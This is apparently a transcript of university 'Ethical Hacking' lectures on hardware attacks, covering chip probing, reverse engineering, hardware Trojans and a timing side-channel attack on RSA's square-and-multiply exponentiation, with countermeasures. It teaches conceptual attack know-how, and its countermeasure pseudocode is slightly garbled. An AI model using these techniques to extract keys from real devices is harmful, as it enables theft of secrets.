Here the attackers plants some kind of a probe, it depends on the sophistication of the mechanism; what kind of probe you are talking about into the chip itself and tries to read or retrieve some information that is present inside the chip ok. Since here you are breaking open the chip; you are making some kind of a damage in the physical packaging of the chip, this is a kind of an invasive attack. And obviously, this required very sophisticated instrumentation; if we try to break open a chip with an hammer your entire chip will get destroyed; you cannot do anything alright ok, fine.

(Refer Slide Time: 11:31)

Types of Attacks

c) Reverse Engineering

- The attacker acquires the device (say, smart card) and physically exposes the circuit.
- Each layer of the circuit is removed and high resolution photographs are taken.

Invasive approach, and also requires very sophisticated instrumentation.

d) Side Channel Analysis

- The attacker measures sensitive parameters during normal operation of the circuit.
- Based on the measurements, some secret values can be inferred.

This is a *non-invasive* kind of attack, and is a subject of intense research.

Now, the third kind of an attack which is very sophisticated, this is called reverse engineering. Now, for those of you who have some idea regarding how an IC chip is fabricated; you may be knowing that you start with the silicon base that is called an wafer and on a silicon wafer layer by layer we put lot of depositions. There are various layers which are put like diffusion, polysilicon, metals, contacts. So, it is like a building that is being constructed on top of that silicon wafer.

And, if someone using a very powerful microscope takes a picture of the chip from the top, the picture that will be getting is only about the uppermost layer, because the others layers are hidden inside right. Reverse engineering says you take a picture from the top; you get the picture of the uppermost layer; how the layer is made; then using some kind of chemical you remove the top layer.

Then you took another picture; you get the picture of the next top layer again remove it, again take a picture you get the next layer. So, layer by layer you are exposing the chip, you are exposing the design. So, once you do this; someone can replicate the fabrication process and can clone a chip. So, you can steal the design of a chip and you can make a duplicate; you can fabricate it yourself if you want. This is called reverse engineering. And of course, removing the layers one by one and taking photographs and getting information is an extremely sophisticated process. And, you need very sophisticated instrumentation for this reason and you need very high resolution photography ok.

Well and a relatively new and very interesting, and of course, reverse engineering is obviously invasive because you are destroying everything layer by layer. The last one we talk about is called side channel analysis; this is relatively new. Side channel analysis is also non-invasive, we are not damaging the device. What we are doing? We are saying that let the device operate; we are not, we are watching the device from outside. And, we are doing some measurement; we are measuring some sensitive parameters; we shall see later what these parameters are.

These parameters can be temperature; it can be power consumption, current drawn from the power supply, electromagnetic radiation and so on and so forth. We are trying to do some measurement; and variations in this measurements trust me we will give you lot of information about what is going on inside the chip. Particularly for cryptographic algorithms that are running inside the chip, you can very easily break the algorithm in many cases, if the designer is not careful enough, ok. This is what is meant by side channel attacks or side channel analysis.

(Refer Slide Time: 15:00)

Typical Countermeasures to Prevent Hardware Attacks

- a) Obfuscate data in registers and buses
 - Scramble, encrypt, etc.
- b) Obfuscate the IC layout
 - Use 3D stacking, dummy circuitry, etc.
- c) Add metal mesh on top of the circuit.
 - If the circuit is probed, it will cause a short and the stored data resets.
- d) Countermeasures against side channel attacks.
 - Random noise generator, secret hiding, etc.
- e) Physical unclonable function (PUF)
 - Can be used to design low-overhead security protocols.

Some of the typical counter measures that people have talked about or have come up with to prevent this kind of hardware based attacks; some of which I have just listed here. The first one says obfuscate data in registers and buses. Obfuscate means to hide them, to crypt them in some way. Suppose I am trying to store some data; I am not

storing the data just like that; I am storing it in some kind of an encrypted form so that even if someone reads it will not understand what is that ok. This is called obfuscation.

We try to obfuscate this sensitive data that we are storing inside the chip. We do some kind of scrambling, encryption stuff like that. Not only that to prevent this reverse engineering we just now talked about, we can also obfuscate the IC layout. For person who will try to do this kind of reverse engineering, we were trying to confuse that person. We are using 3D stacking that means instead of a single chip we are putting chips one on top of the other.

So, that the problem of reverse engineering becomes more complicated; there are a lot more number of layers to go through. And secondly, we can introduce some dummy circuitry which can confuse the person who is trying to reverse engineer. As a designer I am deliberately putting some dummy circuitry and I know how to activate it, how to deactivate it. But the person who is attacking may not be knowing that; that is how I can secured the device to some extent.

The third one is interesting; we can put some kind of a metallic mesh on top of the IC, so that if some kind of a probe is tried to be put in; some kind of an invasive attack is tried; there will be an immediate short circuit in that mesh, metallic mesh. And, whenever there is a short circuit all this stored data will automatically get deleted; that is how the chip is designed. So, the person who is trying to probe to get out some data, the entire purpose will get defeated ok.

Similarly, there are some counter measures which have been proposed against side channel attacks; some of these we shall be talking about in some detail, random noise generation, secret hiding; we shall talk about this later. And of course, physical unclonable function, we talked about this; just the name we mentioned PUF. PUF is a concept, a device which can be used to design this kind of hardware security measures in a very robust and safe way; we shall see all this is later, how these are done.

(Refer Slide Time: 17:58)

Hardware Trojan

Malicious logic inserted into a circuit without the knowledge of the designer / user.

- Carries a trigger condition and a payload (may be malicious).
- Very difficult to detect.
- Trojans can also be used for defensive purposes.
 - Any unauthorized change in the circuit will be detected.
 - Can be used for copyright protection (IC fingerprinting).

When there is another thing called hardware Trojan which is also becoming important. Trojan, you know from the ancient story of Greece, you know the Trojan, the story of the Trojan horse, the name came from there. Something is hiding inside something else; there is some kind of malicious logic let us say; malicious logic that is inserted inside a circuit. Suppose I am designing a circuit which is supposed to perform some functions. I deliberately add some additional circuit; means I or someone else; may not be I; may be some malicious entity is adding some extra circuit to my original circuitry.

Well without the knowledge of the designer or the user let us say; that as a user I do not know that this has happened where someone else put some additional circuits inside my design. Now, when I am using my circuit, using my system, it may happen that there can be some triggering condition when this hardware Trojan can wake up. This hidden circuitry can wake up and some payload, payload means some action which will be initiated, which will be a malicious action, may be something will get deleted, something else will happen which is not intended.

This is something which is the purpose of this so called hardware Trojans. Something is, something is hiding inside a hardware; sometimes it can wake up and it can carry out some malicious activities. Because, it is hiding inside the hardware without the knowledge of anybody, this is extremely difficult to detect. Of course, there are some attempts to detect it, but in general it is very difficult, ok. This is how we, I mean an

attacker can use Trojans to do something malicious. Well, this Trojans can also be used from the other side; from the ethical side also; like you can also use it for defensive purpose. Like when you design an IC chip, you want that someone should not steal your design.

So, you deliberately insert a Trojan yourself whose behavior will only be known to you. So, someone else who is copying your design will also copy the Trojan along with that. So, whenever the Trojan wakes up that person will not know what to do with that Trojan ok. So, it will be unusable; the circuit will become unusable. And, also as I said this is used for copyright protection; sometimes it is called IC fingerprinting. Well, I suspect someone has copied my design, but I have no way to prove it.

But if I have a Trojan that I planted in my design, I can always find out whether that design where which I am suspecting is a copy of mine also has that copy of Trojan there. If I find then I can always say that well it is a copy of my design. So, I can use some kind of copyright protection of my design using this kind of techniques ok.

(Refer Slide Time: 21:32)

To Summarize ...

- A hardware implementation of a security device may be based on well-known secure algorithms.
 - The implementation of the hardware may be faulty, resulting in vulnerabilities.
 - The attacker tries to exploit the vulnerabilities.
- Next generation security chips will include countermeasures to protect against such attacks.

So, to summarize the hardware implementation of some algorithm that goes inside the security device, this is of course, based on some well-known algorithm; typically some cryptographic algorithm. The point is these algorithms are known to be very good, but the way they are implemented in hardware that may not be very proper; that may have some vulnerabilities or weaknesses.

So, this is the implementation that we are targeting; implementation of the hardware may be faulty in some way which results in vulnerabilities. And, attackers try to attack vulnerabilities in various ways, just like software vulnerabilities. Whenever someone designs software there will always be some bugs; the attacker always tries to find out bugs and tries to exploit that ok.

So, the next generation security chips that will come out already people are working on it. They will include counter measures to protect against as many of this kind of attacks as possible; this is the basic idea ok. So, in the next few lectures we shall be going into some more details about the various kinds of hardware based attacks and some of the counter measures.

So, with this we come to the end of this lecture, where we have just giving a bird's eye view, a very brief introduction to various kinds of hardware based attacks and some of the countermeasures people have talked about in this regard.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 47
Side Channel Attacks (Part I)

So, we continue with the discussion on hardware based attacks. In this lecture we shall be starting our discussion on Side Channel Attacks which I told you is a new kind of an attack which is very interesting in some respect, and it is quite informative to go into a little detail about how this actually works.

(Refer Slide Time: 00:46)



So, in this lecture which is titled Side Channel Attacks Part I, here we shall be talking about firstly, the general idea what is side channel attack and then we shall be looking into a little bit detail about one kind of side channel attack that is called timing analysis attack, ok.

(Refer Slide Time: 01:03)

The slide has a yellow header with the title 'Side Channel Attacks'. Below the title is a bulleted list of points. To the right of the list is a photograph of a circuit board connected to an oscilloscope, with a red circle highlighting the board. The bottom of the slide features a blue footer with the 'swayam' logo and other navigation icons.

- Side channel attack / cryptanalysis:
- New research area of applied cryptography.
- Gained momentum since mid nineties.
- Basic idea:
 - ❖ Capture unintended leakage of information during operation.
 - ❖ Can be exploited to extract key with relatively low effort.
- Very important consideration to secure devices and systems today.

So, let us see, what is a side channel attack? You see in conventional cryptography, we talk about something called cryptanalysis as the art of trying to break a code; someone has encrypted something; you are trying to break it; you are trying to decode it; but these are done entirely using software mechanism. See over the communication channel some communication is going on; someone has captured it and you are trying to decode it; but side channel attack is different.

Here what is saying that well let us say I have a device like this; I know that something is going on inside this device; there is some encryption or decryption that is going on inside this device and somehow I have captured this device. Now, I take my device to my lab; this device to my lab and in the lab I carry out some kind of experimentation on this device, so that I am trying to find out what is going on inside.

So, this is also a kind of cryptanalysis, but the difference is that the device where encryption decryption is going on that is in my hand; I have access to the device ok; this is the main difference. So, this is a relatively new area of research; because traditional crypt analysis is here for many many decades and in fact, this was proposed in the mid nineties since then the importance was appreciated by the researchers and this has gained momentum. The basic idea is like this; that you see this picture; in this diagram here we show some kind of a circuit board; some kind of a circuit board is here which is doing

something and you see we here we are showing some kind of an oscilloscope, some kind of an instrument which using a probe is connected to this board.

So, while this board is carrying out some operation I am observing what is going on; I am observing some kind of wave forms in the axis of time. So, the basic idea is something like this; we are trying to capture unintended leakage of information; this is the keyword unintended leakage of information during operation, ok. And this information that you are capturing can be used to extract even the secret key that you are using for encryption/decryption with relatively very less effort, ok.

And understanding side channel attack is therefore very important; because unless you are aware of this, you may be building a piece of hardware which can be very easily attacked in this way and the secret key can be retrieved relatively easily. Therefore, in future generation devices this kind of consideration has to be incorporated in a very big way and all security devices and systems must have this kind of consideration in place, fine.

(Refer Slide Time: 04:34)

The slide has a yellow background with a dark blue header bar at the top. The title 'Why Important?' is centered in the header in a red font. Below the title, there is a bulleted list of points:

- A developer of a secure product has to defend it against all possible attack paths.
- In side channel attack:
 - The mathematical security of the cryptographic algorithms is not being questioned.
 - It is the implementation of these algorithms that is at risk to be broken.

At the bottom of the slide, there is a footer bar with various icons and the word 'swayam' in the center. On the right side of the footer, there is a small video window showing a man speaking.


So, side channel attack is important; because the main point is the developer of a secure product; suppose, I am developing some product related to security, ok. So, mean if I say that well my work is only to look at the software; I have to ensure that a software is secure I do not care about the hardware; that is not the right attitude, I have to ensure the security of my whole device; it includes both software as well as hardware. So, the

developer of the product has to defend the product against all possible attack paths; it can be software based, it can also be hardware based.

Then side channel attack, the point to notice that we are not saying that the cryptographic algorithms that are running inside the devices are bad or weak we are not saying that. We are saying that they are mathematically very sound, very stable we all know that; but when you are doing a hardware implementation of this algorithm, somewhere you have become a little careless and because of that carelessness some information is getting leaked out while the algorithm is getting executed in hardware that is the main idea.

So, it is the implementation of the algorithms that is not proper and some information is getting leaked out during the execution of the algorithm in hardware, this is the basic concept, ok.

(Refer Slide Time: 06:17)



So, the typical side channels people talk about, see the side channel as I said is nothing, but some unintended leakage of information; but what do you mean by information? In this picture we have showed some of the most common side channels or information that have been exploited by researchers; like you see timing; how much time it is required to execute an algorithm; this can be one information.

How much power is being consumed during computation of something; you observe the variation of power with time that can give you some information; electromagnetic

emissions, if you have an electromagnetic sensor sitting on top of your device, so, when something is going on inside, you can directly sense the electromagnetic radiations and observe the variations that are taking place, ok. So, this power consumption and electromagnetic emissions variations will be very similar in nature. Heat, if you have some kind of a heat sensor, you can see how the variation of heat is taking place with time; when the chip is becoming hotter, when just becoming cooler.

Similarly, faulty outputs, some of the outputs, you can inject some fault; these are called fault analysis attacks. You can inject some faults deliberately by changing supply voltages making some disturbance in some of the channels that way you can inject some errors and because of that some important information might come out which may be helpful for you in breaking the system. Data coupling, well, if there are some coupled data that are going; you see some means I am just giving a simple example; suppose you are watching your TV in one of the rooms and your door and windows are everything closed.

So, you are, I mean so many, you are assuming that no one is knowing what you are watching, but the video cable that is connected to a TV let us say that is going and is getting connected to an antenna which is on your roof; someone outside your house can connect some kind of a probe on that cable and can capture that data that is flowing through that cable that is what I mean by data coupling; that you can see; that is data coupling, And that data if I connect to another TV, I can see exactly what you are watching; I can replicate that; if I amplify it suitably and I plug into another TV I can see what you have been watching inside, ok.

And scan data during test, this is another thing, there are some additional signal pins that are kept in an IC chip, that are helpful for testing the chip; during testing those are required, but when you are not testing even during that time some data are being coming out of those pins. So, if you measure those signals actually you are getting some information what is there, ok. So, all these are typical side channels which people have explored and there are lot of research papers on these topics.

(Refer Slide Time: 09:57)

The slide is titled "Introduction" and contains the following text:

- Basic concept
 - The first side-channel based attack to be published [Paul Kocher, 1995].
 - Attacker tries to break a cryptosystem by analyzing the execution time for the overall cryptographic operation.
- What does it try to exploit?
 - Computation time for a private key operation is dependent on the key in some way.
 - Particularly true for asymmetric key algorithms.

A hand-drawn diagram on the slide shows the RSA algorithm: $a^b \text{ mod } n$. The SWAYAM logo is visible at the bottom left.

So, specifically we talked about timing analysis at times, because it is easier to understand and appreciate. Now, this kind of an attack was first proposed by Paul Kocher in the year 1995, in the mid 90's.

So, the idea is very simple; you are trying to measure the time that is taken for some particular operation to complete. Attacker tries to break a crypto system by analyzing the execution time. Suppose, I somehow can tell that well it is now an encryption process is starting and here it is ending. So, how much time it is taking; if I can find that out and if I can measure it, that time can give you some very important information, well.

Here I will give an example and in this process what does it try to exploit; what are you trying to exploit? You see, if you look at a symmetric key algorithm; you have already briefly seen how public key cryptography algorithm works; we have seen that RSA; we have mentioned RSA is the most widely used public key algorithm that is being used today, ok.

In RSA how you do encryption decryption; basically, we are raising a number to the power of another number modulo some other number. This a , b , n are very large numbers; this is basically how this encryption and decryption both take place. Now if I can measure the time, we will see that we can get lot of more information about this number b , this b is actually the key, the power; either the public or private key whatever,

b is the key. So, if I can measure the time, I can get lot of information about this b and let us see how?

(Refer Slide Time: 12:08)

An Example

- Square-and-multiply algorithm for modular exponentiation (used in RSA, Diffie-Hellman).
 - Execution time depends linearly on the number of '1' bits of the key.
 - Repeated executions with the same key and different inputs can be used.
 - ❖ To perform statistical correlation analysis of timing information.
 - ❖ The key can be recovered completely.

The basic way we compute this kind of modular exponential, $a^b \text{ mod } n$; this is called modular exponentiation algorithm. And for modular exponentiation one of the most commonly used algorithm is square and multiply; this I will explain very briefly; square and multiply is one of the most efficient, you see when you compute a^b , you do not multiply a to itself $b - 1$ times that is very inefficient. If b is a very large number, you need very large number of multiplications to compute a^b .

So, this square and multiply algorithm as you shall see, that the execution time will depend when we do a^b . If you treat this b as a binary number, it will consist of a string of 0's and 1's, execution time will directly depend on number of 1's in this b; it will be proportional to this number of 1's actually in fact.

So, here you can use repeated execution with the same key different inputs you can try out various ways; you can do various statistical correlation analysis and with multiple experimentation you can try to recover the key in a complete way; this is the basic idea, ok. Let us try to understand how it works without going into too much mathematical detail.

(Refer Slide Time: 13:46)

• Square-and-multiply exponentiation.

• How to calculate x^n ?

```
Power (x,n) = x,                                     if n = 1  
              = Power ((x2)n/2),           if n is even  
              = x * Power (x2)(n-1)/2,   if n > 2 is odd
```

• Advantage:

- Simple implementation requires $(n-1)$ multiplications.
- This algorithm uses only $O(\log_2 n)$ multiplications.

x^5 $x^9 = x \cdot (x^2)^4$

$x^{10} = (x^2)^5$

This square and multiply algorithm works like this. So, I am stating the algorithm here and I shall be explaining with the help of an example in the next slide; just remember this slide here.

Power (x, n) means I am trying to compute x^n . So, I am writing it like this; power as a function of x and n . If $n = 1$ the result is x , obviously; if n is even, suppose if n is let us say 10, if n is 10 then I say that x^{10} is the same as $(x^2)^5$, right. So, $(x^2)^{\frac{n}{2}}$, right; similarly, if I have x^9 , I am saying it is same as $x \times (x^2)^4$. So, if x is odd if not x ; say if n is odd, then it will be $x \times (x^2)^{\frac{n-1}{2}}$ which is $4, \frac{9-1}{2}$.

So, if you repeatedly apply this formula then the number of operations can be drastically reduced. You see here we are carrying out only two kinds of operation; one is squaring, other is multiplication; we are being squaring here or here and multiplication we are doing here, ok.

(Refer Slide Time: 15:34)

Square-and-multiply exponentiation.

- How to calculate x^n ?

```

Power (x, n) = x,                                     if n = 1
                = Power (x2, n/2),                   if n is even
                = x . Power (x2, (n-1)/2),   if n>2 is odd
    
```

- Advantage:
 - Simple implementation requires $n-1$ multiplications.
 - This algorithm uses only $O(\log_2 n)$ multiplications.

So, if you are not using this efficient method and if you are calculating x^n , then we need $n - 1$ multiplications; but, if we use this technique then the number gets drastically reduced to approximately of $O(\log n)$ multiplication, $\log_2 n$. So, it becomes much faster, ok.

(Refer Slide Time: 15:55)

Illustration:

$$\begin{aligned}
 x^{13} &= x^{1101} \\
 &= x^{(1*2^3 + 1*2^2 + 0*2^1 + 1*2^0)} \\
 &= x^{2^3} * x^{2^2} * 1 * x^{2^0} \\
 &= x^8 * x^4 * x^1
 \end{aligned}$$

$\text{Power}(x, 13) = x * \text{Power}(x^2, 6)$
 $= x * \text{Power}(x^4, 3)$
 $= x * x^4 * \text{Power}(x^8, 1)$
 $= x * x^4 * x^1$

Requires only 3 squarings and 2 multiplications rather than 12 multiplications.

Number of squarings and multiplications can directly give the *number of 1's* in the key.

$x^{(x^2)^6} = x^{x^{4+}}$

Let us work out a simple example; x^{13} , 13 in binary is 1101. You see these, each of these will indicate the different powers of x; this least significant bit means x^1 ; this 0 will be

x^2 ; this 1 is x^4 ; this 1 is x^8 . Now because there is a 0 here; there is a 0 out here, that is why this x^2 is missing, is not there.

So, depending on how many 1's are there, that many terms will be there in the final product so many multiplication operations will be carried out. So, for 13 if you just work out that previous algorithm the previous steps, step by step powered x^{13} is nothing, but $x \times (x^2)^{\frac{n-1}{2}}, \frac{13-1}{2}$ is 6.

So, in the first step we write, it is $x \times (x^2)^6$. This $(x^2)^6$ we write again as since now in the 6 is even, $(x^2)^2$. So, this we write as $x \times ((x^2)^2)^3$ which means $(x^4)^3$, like this you proceed. This 3 is now again odd so, this will be $x^4 \times (x^8)^1, \frac{3-1}{2}$; this $((x^4)^2)^1$ and finally, this is 1 so, this is the only extra point.

So, whatever we have got here, we have obtained the same result here. So, we need 3 squarings from x, we need to compute x^2 , then x^4 , then x^8 and we need 2 multiplications because there are 3 terms to be multiplied, 2 multiplications; so, 3 squarings and 2 multiplications. So, the point is the number of squarings will always be the same.

(Refer Slide Time: 18:29)

• Illustration:

$$\begin{aligned}
 x^{13} &= x^{1101} \\
 &= x^{(1*2^3 + 1*2^2 + 0*2^1 + 1*2^0)} \\
 &= x^{2^3} * x^{2^2} * 1 * x^{2^0} \\
 &= x^8 * x^4 * x^1
 \end{aligned}$$

$$\begin{aligned}
 \text{Power}(x, n) &= x * \text{Power}(x^2, \frac{n-1}{2}) \\
 &= x * \text{Power}(x^4, \frac{n-1}{4}) \\
 &= x * x^4 * \text{Power}(x^8, \frac{n-1}{8}) \\
 &= x * x^4 * x^1
 \end{aligned}$$

Requires only 3 squarings and 2 multiplications rather than 12 multiplications.


- Number of squarings and multiplications can directly give the *number of 1's* in the key.

$n \rightarrow k\text{-bit}$

If this x^n , let us say if I write x^n , if n is a k bit number then I will always require $k - 1$ squarings that is fixed, but number of multiplication will be equal to how many 1's are there in these k bits.

So, the total time will depend on the how many multiplications are there; you see the number of squaring is fixed; number of multiplication is variable. So, if I measure the time, I can get a very fair idea about how many multiplications are carried out. So, I can know how many 1's are there in this power n . So, I can get lot of information about the key.

(Refer Slide Time: 19:17)




Now, this is a pseudo code in C like language that implements that same algorithm; because the numbers are very large number these are not integers, I am using a special data type called big number called Bignum. If you look at this algorithm, this is a C program, it exactly computes whatever was mentioned here. Now, the point is that suppose I am computing this kind of x^n for some value of n and during this calculation; well, here I am, the time is all right, but if I look at the total time you see this pictorially I am showing something. So, whenever there is a 1 in the bit you need a squaring also multiplication.

So, you need more time; there is another 1 you need more time, another 1 you need more time, but when there is a 0 then you need only a squaring, no multiplication. So, your time is less. So, you can say, if there are k number of bits, so, there will be $(k - 1)t_{sq}$

plus, how many 1's are that I do not know; if m number of 1s are there in this n , then $m \times t_m$.

So, if I measure this time the first part is constant, second part I can directly get the value of m ; I can know how many multiplications. And if I observe some kind of current waveform on the oscilloscope I can see a waveform like this, I shall see. I shall again come back to it later; you can directly see that which are 0's and which are 1's; if you observe the way from visually on the oscilloscope directly also, you can see and by measuring time also you can directly get how many 1's are there in the power, ok.

(Refer Slide Time: 21:36)



So, the algorithm basically works like this; you are checking the bits one by one; if the bit is 1, you do both multiply and squaring; if the next bit is 0, you do only squaring, no multiplication; that is how the difference in the time is coming. So, naturally the question arises if I want to stop anyone from doing this kind of an attack, if I can make these two symmetrical like, if I also add a dummy multiplication here so that both the branches of this if statement take same time, multiply, squaring, here also multiply, squaring, then the times will become same and this timing analysis cannot be mounted.

(Refer Slide Time: 22:25)

```
• Modified algorithm -- make branches symmetric:  
Bignum modpow (Bignum b, Bignum e, Bignum m) {  
    Bignum result = 1;  
    while (e > 0) {  
        if (e & 1 > 0)      result = (result * b) % m;  
        else a = (b * c) % m;  
        e = e >> 1;  
        b = (b * b) % m;  
    }  
    return result;  
}
```

So, what I mean to say is that, if I modify this algorithm that same one and add a dummy multiplication here, this does not do anything just a dummy multiplication; I am just adding in between here, but what it results in is that, all the times now become same. So, you cannot distinguish anything just by measuring the time. So, a design will become resistant to timing analysis attack. This is how; this is why I was saying that this kind of an attack relies on carelessness in the implementation, not the strength of the algorithm; algorithm is good, but because of this feature this kind of difference was coming.

So, if I insert a dummy statement in one of the branch conditions, both becomes symmetrical; they will take same time. So, overall I cannot say how many 1's were there in the power x^n ok, this is how it basically works.

(Refer Slide Time: 23:32)

The slide has a yellow background with a blue header and footer. In the top right corner, there is handwritten text: $O \times 0 t^0$. Below this, there are two bullet points:

- Timing analysis can reveal the number of 1's in the secret key.
- The suggested countermeasure can make the time independent of the key.

Handwritten notes explain the formula $\text{Time} = n * t_{\text{square}} + k * t_{\text{mul}}$:

- n : number of bits in the key
- k : number of one bits in the key
- t_{square} : time to compute square
- t_{mul} : time to compute multiplication

Below the notes, there is a formula: $\text{Time} = n * (t_{\text{square}} + t_{\text{mul}})$, followed by a double underline. To the right of the formula, there is a small video window showing a person speaking. The SWAYAM logo is visible at the bottom of the slide.

So, here is a little bit of math exactly what I was trying to say, if n is the total number of bits in the key, let us say n denotes the number of bits. So, initially I was saying and how many x^n . Let us say x^a , n is the number of bits and k denotes that how many 1's are there in the key.

Then in the normal case, in the previous case the total time was square; well actually this will be $n - 1$ not n ; this will be $n - 1$, 1 less and k multiplied by number of so many multiplication operations. Similarly, this will actually 1 less actually this, I have just showed here for just in less this way $k - 1$, because if the three once you are multiplying three things. So, you will be needing two multiplications, right and t_{square} is the time to compute a square, t_{mul} is the time to compute multiplication.

But, if we include that dummy multiplication step, your time will become something like this, this will be independent of k ; this is what you want; we want that the time should not depend on k ; this is what we have achieved by introducing that counter measure, ok.

(Refer Slide Time: 25:04)


The slide has a yellow header with the title 'What it means?'. The main content area contains two bulleted lists under headings 'If the device carrying out the cryptographic operation is available for analysis ...' and 'Security implications:'. The footer features the 'swayam' logo and navigation icons.

- If the device carrying out the cryptographic operation is available for analysis ...
 - We can gain valuable insight into the internal execution.
 - For RSA, the complexity of brute-force attack can be drastically reduced.
- Security implications:
 - We use various sorts of smart cards in our daily life.
 - Side-channel attack can pose a serious threat.
 - Secure side-channel attack resistant implementations are necessary.

So, what it actually means is that, if the device as I have said that is carrying out the operation is available with me, it is in my hand; it is available for analysis, then I can take it in the lab. We can gain valuable insight during execution process and for example, for algorithms like RSA which relies on modular exponentiation. The complexity of brute-force data can be drastically reduced from $O(n)$; I bring it down to $O(\log n)$.

It is a drastic reduction, not even log and much less than that; I can directly tell you how many 1's are there in the k, that is a great saving. And, security implications is that as I have already said, we use this kind of device every day; ATM that is the device we use, we have so much secret information. If someone mounts our side channel attack setup on the ATM machine then whenever you swipe a card, your information will be stolen. So, these are all implications of side channel attack or side channel analysis. If someone has the device at his or her disposal, then this kind of attack can be mounted and as I had said secured side channel attack resistant implementations become the order of the day, becomes very important, ok.

(Refer Slide Time: 26:36)



So, as soon as I am repeating; the algorithm that is being implemented maybe mathematically very secure no one is doubting that, but in terms of hardware or software implementation there has been some weakness. That is why the implementation is becoming vulnerable to side channel attacks. Therefore, secure implementation becomes that much more important, right.

So, with this we come to the end of this lecture where we have tried to give you a brief idea about what is side channel attacks, side channel analysis and we talked about one kind of attack, timing analysis attack. In the next lecture we shall be also talking about another kind of an attack that is called power analysis attack, this we shall be discussing in the next lecture.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 48
Side Channel Attacks (Part II)

